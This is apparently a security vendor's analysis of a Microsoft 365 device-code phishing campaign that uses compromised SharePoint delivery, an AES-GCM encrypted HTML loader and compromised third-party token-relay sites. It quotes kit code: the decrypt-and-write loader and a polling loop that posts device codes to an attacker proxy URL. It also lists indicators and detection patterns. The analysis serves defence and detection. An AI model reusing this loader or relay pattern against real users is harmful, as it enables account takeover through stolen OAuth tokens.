Signs Australia: Device-Code Phishing With Encrypted HTML and Compromised SharePoint
Surface Security recently analyzed a Microsoft 365 phishing campaign that combines three techniques rarely seen together in a single, self-contained file: compromised SharePoint delivery infrastructure, a client-side AES-256-GCM encrypted HTML loader, and a real-time OAuth device-code relay. Together they let an attacker walk away with a fully authenticated Microsoft 365 session, access and refresh tokens issued by Microsoft itself, without ever seeing the victim's username, password, or MFA response, and without hosting a single malicious byte on newly registered infrastructure.
We have written before about device-code phishing and about session theft that survives MFA. This campaign folds both ideas into one artifact and wraps them in encryption.
Delivery: someone else's SharePoint
The campaign was delivered through a compromised signsaustralia.com.au Microsoft 365 tenant. Victims received a link to an HTML file staged on the company's own SharePoint/OneDrive environment (signsaustralia-my.sharepoint.com), sitting in a real user's personal document library. That link inherits the reputation, the valid TLS, and the implicit trust of *.sharepoint.com, along with the credibility of a named, real business.
A ?download=1 parameter on the share link forces the browser to save the file to disk instead of opening it in SharePoint's read-only viewer. Small choice, deliberate one: the attack only works once the HTML executes as a local document in the victim's browser.
An encrypted loader, not a phishing page
The downloaded file is not a phishing page in any form a scanner can read. It is an encrypted loader. The entire phishing interface is stored inside the document as a single base64 blob and decrypted locally, in the browser, using the standard WebCrypto API:
let key = await crypto.subtle.importKey("raw", bs3(oz4), "AES-GCM", false, ["decrypt"]);
let combined = concat(ciphertext, authTag);          // 16-byte GCM tag appended to ciphertext
let plaintext = await crypto.subtle.decrypt({ name: "AES-GCM", iv: nonce }, key, combined);
document.open();
document.write(new TextDecoder().decode(plaintext));  // phishing DOM materializes here
document.close();
The cipher is AES-256-GCM, and the 21,447-byte ciphertext decrypts one-to-one into the phishing HTML. The decryption key, the 12-byte IV, and the 16-byte authentication tag are all embedded in the same file as the ciphertext. This encryption provides no confidentiality against an analyst. It exists purely as evasion.
A static scanner, email gateway, or CASB inspecting the downloaded .html sees only an opaque ciphertext string and a handful of crypto.subtle.decrypt() and document.write() calls. The malicious page has no plaintext existence anywhere on the wire, on the mail server, or on disk. It is reconstructed for the first time inside the victim's rendering engine, the one place most content-inspection controls cannot follow.
A real-time device-code relay
Once decrypted, the page renders a polished "Adobe Acrobat Security Verification" workflow: "Waiting for your signature," a three-step instruction card, and a "Sign in with Microsoft" button styled as Secured by Microsoft 365. It is not harvesting a password. It is orchestrating Microsoft's OAuth 2.0 Device Authorization Grant so that the attacker's session is the one being authorized.

1. Request a live device code. On load, the page POSTs to its backend:
var API_URL = 'https://riyadhpaints.com/secured/proxy.php';
var USER_ID = 14;
// action: 'get_auth_broker_device_code', user_id: 14, tenant_id: 'common'
The backend calls Microsoft's genuine device-code endpoint against the common tenant and returns a real user_code and device_code. The action name, get_auth_broker_device_code, matters: the operator is requesting the code as the Microsoft Authentication Broker first-party client. Tokens issued to that client are unusually powerful. They can support device registration and issuance of a Primary Refresh Token (PRT), which gives broad, durable, SSO-grade access across Microsoft 365 rather than one narrowly scoped app token. That is deliberate target selection, not incidental.
2. Hand the victim a genuine Microsoft code. The page shows the real user_code, and when the victim clicks "Sign in with Microsoft," it silently copies the code to the clipboard (navigator.clipboard.writeText) and opens a 520x640 popup to the legitimate https://microsoft.com/devicelogin. From here, every credential interaction happens on Microsoft's own domain. The victim types their username, password, and completes MFA directly into Microsoft. The phishing infrastructure never sees any of it, and never needs to.

3. Poll for the token. While the victim authenticates, the page polls its backend every five seconds:
pollInterval = setInterval(function () {
  fetch(API_URL, { method: 'POST', body: JSON.stringify({
    action: 'poll_auth_broker_token',
    device_code: currentDeviceCode,
    user_id: USER_ID, tenant_id: 'common'
  })})
  .then(r => r.json())
  .then(function (data) {
    if (data.success) {                    // tokens now held server-side by the attacker
      window.location.href = 'https://www.adobe.com/acrobat/online/pdf-to-woord.html';
    } else if (data.waiting) { /* keep polling */ }
  });
}, 5000);
The backend polls Microsoft's token endpoint in lockstep with the same device_code. The moment the victim finishes signing in, Microsoft issues authenticated OAuth tokens to the attacker's session: access and refresh tokens for a genuine, MFA-satisfied login.
4. Exit cleanly. On success the victim is redirected to a real Adobe "PDF to Word" page (note the pdf-to-woord misspelling in the path, a small tell), producing a plausible, on-brand ending while the attacker quietly retains a live session.
This is token theft, not password theft. A password reset alone does not
remediate it. The stolen refresh token stays valid until sessions are
explicitly revoked (Revoke-MgUserSignInSession).
DEBULL-style infrastructure
Several artifacts point to DEBULL or DEBULL-derived phishing tooling. The backend action strings get_auth_broker_device_code and poll_auth_broker_token have previously been associated with DEBULL device-code phishing, and closely match its documented Authentication-Broker workflow: request a broker device code, then poll a proxy for the resulting token.
The source also carries multiple Turkish-language developer comments, PROXY ÜZERİNDEN API ÇAĞRISI ("API call via proxy"), Kodu kopyala ("copy the code"), Polling başlat ("start polling"), bekliyor - devam ("waiting, continue"). This should not be read as attribution to a Turkish operator; the comments most likely originate from the shared kit rather than whoever deployed it.
An embedded USER_ID = 14 is sent with every backend request. It reads at first like per-victim tracking, but in a multi-tenant kit a low hardcoded integer is more consistent with a DEBULL operator, affiliate, or campaign slot than a per-target token.
Compromised infrastructure at every stage
Almost every externally visible component belongs to a legitimate, otherwise-uninvolved organization:
| Stage | Where it lives |
|---|---|
| Delivery | Compromised M365 tenant, signsaustralia-my.sharepoint.com |
| Backend relay | riyadhpaints.com (a Saudi paint manufacturer) and horadopod.com.br (a Brazilian podcast site), both apparently compromised |
| Authentication | microsoft.com/devicelogin |
| Exit | adobe.com |
The victim downloads from SharePoint, authenticates on Microsoft, and, depending on the deployment, may only ever talk to compromised-but-legitimate sites rather than any newly registered attacker domain. That structure systematically defeats domain-age heuristics, newly-registered-domain blocking, and simple URL-reputation scoring, because there is often nothing new or bad for those systems to flag.
Why traditional controls struggle
This is not credential phishing, and it evades the stack built for credential phishing at several distinct layers:
| Control | Why it misses |
|---|---|
| Secure email gateway / URL reputation | Trusts the SharePoint origin and the Microsoft/Adobe destinations |
| Static and AV file scanning | Sees only ciphertext plus crypto.subtle.decrypt() and document.write(); the UI does not exist until the browser renders it |
| Credential-phishing detection | No credential is ever submitted to an attacker domain |
| MFA | Completed normally, by the real user, on Microsoft's legitimate page, so the tokens are fully MFA-satisfied |
| Password reset | Token theft, not password theft; the refresh token survives until sessions are revoked |
The campaign is effectively a stack of individually-known blind spots assembled into one coherent workflow: trusted SharePoint delivery, encrypted client-side content, authentication on Microsoft's real domain, MFA-compliant OAuth authorization, token theft rather than password theft, and compromised third-party sites as backend relays.
This is not a new device-code technique
Device-code phishing is well documented. Microsoft and independent researchers have described campaigns abusing the OAuth Device Authorization Grant, including Authentication Broker abuse, dynamically generated codes, clipboard-assisted victim workflows, and backend token polling. AES-GCM/WebCrypto encrypted HTML loaders have appeared in prior operations too.
What is notable here is the specific combination and deployment: a compromised M365 tenant for delivery, a fully self-contained encrypted HTML loader, DEBULL-style Authentication-Broker token brokering, and compromised third-party sites acting as backend proxies, all bound together in one artifact. We have not identified public reporting describing this exact chain. On that basis we assess this as a newly observed campaign, and potentially a new DEBULL deployment, rather than a fundamentally new phishing technique.
Detection and response
Prevent where you can. Organizations that do not require OAuth device-code authentication should disable it via Microsoft Entra Conditional Access (authenticationFlows -> deviceCodeFlow = blocked), excluding break-glass accounts. Scoped correctly, this is the single highest-impact control against the entire class of attack: it removes the mechanism the campaign depends on.
Detect what remains. Where the flow must stay enabled, correlate identity telemetry with browser and endpoint signals:
- Unexpected
deviceCodeauthentication flows in Entra sign-in logs - Microsoft Authentication Broker authorization from an unusual or unmanaged device
- Authentication immediately followed by unexpected device registration or PRT issuance
- Sign-in geolocation diverging from the endpoint's location
- HTML files that perform WebCrypto decryption followed by dynamic DOM replacement (
crypto.subtle.decrypt->document.write/document.open) - Outbound POSTs carrying
get_auth_broker_device_codeorpoll_auth_broker_token - Recently downloaded HTML/HTM originating from SharePoint or OneDrive
- Authentication initiated shortly after a locally downloaded HTML document is opened
Respond decisively. Treat the compromised signsaustralia.com.au account as breached: reset credentials, revoke sessions and refresh tokens (Revoke-MgUserSignInSession), and review sharing and mailbox activity. For any user who completed the flow, session/token revocation, not a password reset, is what actually invalidates what the attacker holds. Then hunt for attacker-created device registrations and OAuth grants that may persist beyond the stolen token.
Why browser-level visibility matters

Nearly every evasive property of this campaign converges on the browser. It is the one vantage point that observes the whole sequence end to end: the SharePoint download, the local execution of the encrypted HTML, the WebCrypto decryption and DOM replacement, the clipboard write, the navigation to Microsoft's device-login page, and the outbound traffic to the token-broker proxies.
Identity logs see a "successful" MFA login. Email gateways see a trusted SharePoint link. The file scanner sees ciphertext. Only the browser sees the causal chain that connects them. Surface Vision runs there, on the rendered document the victim is actually looking at, which is the only place this attack is ever fully assembled.
Indicators observed
| Type | Indicator |
|---|---|
| Lure file | Signs Australia_Project_2026.html |
| Delivery | signsaustralia-my.sharepoint.com (compromised M365 tenant; ?download=1) |
| Loader | AES-256-GCM encrypted HTML; key, IV, GCM tag embedded in-file; crypto.subtle.decrypt -> document.write |
| Token-broker proxy | https://riyadhpaints.com/secured/proxy.php |
| Token-broker proxy | https://horadopod.com.br/proxy.php |
| Backend actions | get_auth_broker_device_code, poll_auth_broker_token |
| Parameters | tenant_id: common, USER_ID: 14 |
| Auth endpoint (abused) | https://microsoft.com/devicelogin |
| Post-auth decoy | https://www.adobe.com/acrobat/online/pdf-to-woord.html |
These rotate quickly; treat them as leads rather than lasting signatures.
Conclusion
Phishing is moving away from stealing passwords and toward stealing authenticated sessions. In this campaign the attacker never needed the victim's credentials; they needed the victim to authorize the attacker's session using Microsoft's own infrastructure, and MFA, completed faithfully by the real user, did nothing to stop it.
The combination of compromised SharePoint delivery, encrypted browser-side content, legitimate Microsoft authentication, and OAuth token theft lets the majority of the attack travel through infrastructure organizations inherently trust. The result can look benign to email gateways, URL reputation, credential-phishing detection, and even MFA.
The most important defensive signal is no longer where a user enters their password. It is the whole authentication workflow that led them there. If you want to see how Surface handles live device-code samples in your own browsers, or test your current stack against one, get in touch.